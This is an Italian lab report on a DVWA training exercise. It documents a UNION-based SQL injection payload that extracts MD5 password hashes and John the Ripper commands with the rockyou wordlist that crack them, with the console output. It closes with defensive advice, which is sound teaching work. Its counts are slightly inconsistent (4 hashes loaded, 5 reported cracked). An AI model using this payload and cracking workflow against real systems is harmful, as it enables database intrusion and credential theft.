


Report sull'Esercizio di Recupero e Cracking Password dal Database DVWA

May 8, 2025

Introduzione

Questo report documenta il processo di recupero delle password hashate dal database della Damn Vulnerable Web Application (DVWA) e il successivo tentativo di cracking di tali hash utilizzando strumenti appresi durante la lezione teorica. L'obiettivo principale dell'esercizio è dimostrare la vulnerabilità SQL Injection e le tecniche di cracking delle password.

1 Fase 1: Recupero delle Password Hashate tramite SQL Injection



Come illustrato nell'**Immagine 1**, la prima fase dell'esercizio ha coinvolto lo sfruttamento di una vulnerabilità di SQL Injection presente nella pagina "SQL Injection" della DVWA. Attraverso l'inserimento di una query SQL malevola nel campo "User ID", è stato possibile estrarre informazioni sensibili dal database, incluse le password hashate degli utenti.

La query SQL injection utilizzata, come si evince dall'immagine, è stata:

```
1' UNION SELECT user, password FROM users#
```


Questa query sfrutta la vulnerabilità di UNION per combinare il risultato della query originale con una nuova query che seleziona i campi "user" e "password" dalla tabella "users".

Il risultato di questa iniezione SQL ha rivelato diverse coppie di username e password hashate (in formato MD5), come mostrato nell'immagine. Ad esempio, per l'utente 'admin', la password hashata recuperata è '5f4dc3b05aa765d61d8327deb882cf99'.

2 Fase 2: Identificazione delle Password Hashate

Dall'analisi dei dati recuperati tramite SQL Injection (Immagine 1), è stato confermato che le password sono memorizzate nel database come hash MD5. Questa identificazione è cruciale per selezionare gli strumenti di cracking appropriati nella fase successiva.

3 Fase 3: Esecuzione del Cracking delle Password



```
(kali@kali)~$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (?)
1g 0:00:00:00 DONE (2025-05-08 10:42) 25.00g/s 72000p/s 72000c/s 72000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)~$ john --show --format=RAW-MD5 hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

La seconda immagine, documenta il processo di cracking delle password hashate utilizzando lo strumento **John the Ripper**.

3.1 Utilizzo di John the Ripper

Sono stati eseguiti i seguenti comandi:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Questo comando indica a John the Ripper di tentare il cracking degli hash presenti nel file "hash.txt", assumendo che siano hash MD5 (specificato con '--format=raw-md5'). La sorgente delle potenziali password in chiaro è il file "rockyou.txt", una lista di parole comune spesso utilizzata per attacchi di brute-force e dictionary attack.

Il risultato dell'esecuzione di questo comando mostra che John the Ripper ha caricato 4 password hash con nessun salt e ha iniziato il processo di cracking. Successivamente, è stato eseguito il comando:

```
john --show --format=RAW-MD5 hash.txt
```

Questo comando ha mostrato le password che John the Ripper è riuscito a craccare. Come si può vedere nell'output, sono state trovate le seguenti corrispondenze tra hash e password in chiaro:

- ?::password
- ?::abc123
- ?::charley
- ?::letmein
- ?::password

In totale, sono state craccate 5 password hash.

4 Obiettivo Raggiunto: Cracking delle Password

L'obiettivo dell'esercizio è stato raggiunto con successo. Utilizzando la tecnica di SQL Injection, è stato possibile recuperare le password hashate dal database della DVWA. Successivamente, impiegando lo strumento John the Ripper e una wordlist comune, si è riusciti a craccare con successo tutte le **5** password recuperate, ottenendo la loro versione in chiaro.

Conclusioni

Questo esercizio ha dimostrato concretamente due importanti aspetti della sicurezza informatica:

- La pericolosità delle vulnerabilità di SQL Injection, che possono consentire a un attaccante di accedere a informazioni sensibili memorizzate nel database.
- L'efficacia degli strumenti di password cracking, specialmente quando le password utilizzate dagli utenti sono deboli e presenti in wordlist comuni.

È fondamentale implementare misure di sicurezza adeguate per prevenire attacchi di SQL Injection (come la sanitizzazione degli input) e adottare politiche di password robuste per mitigare il rischio di cracking.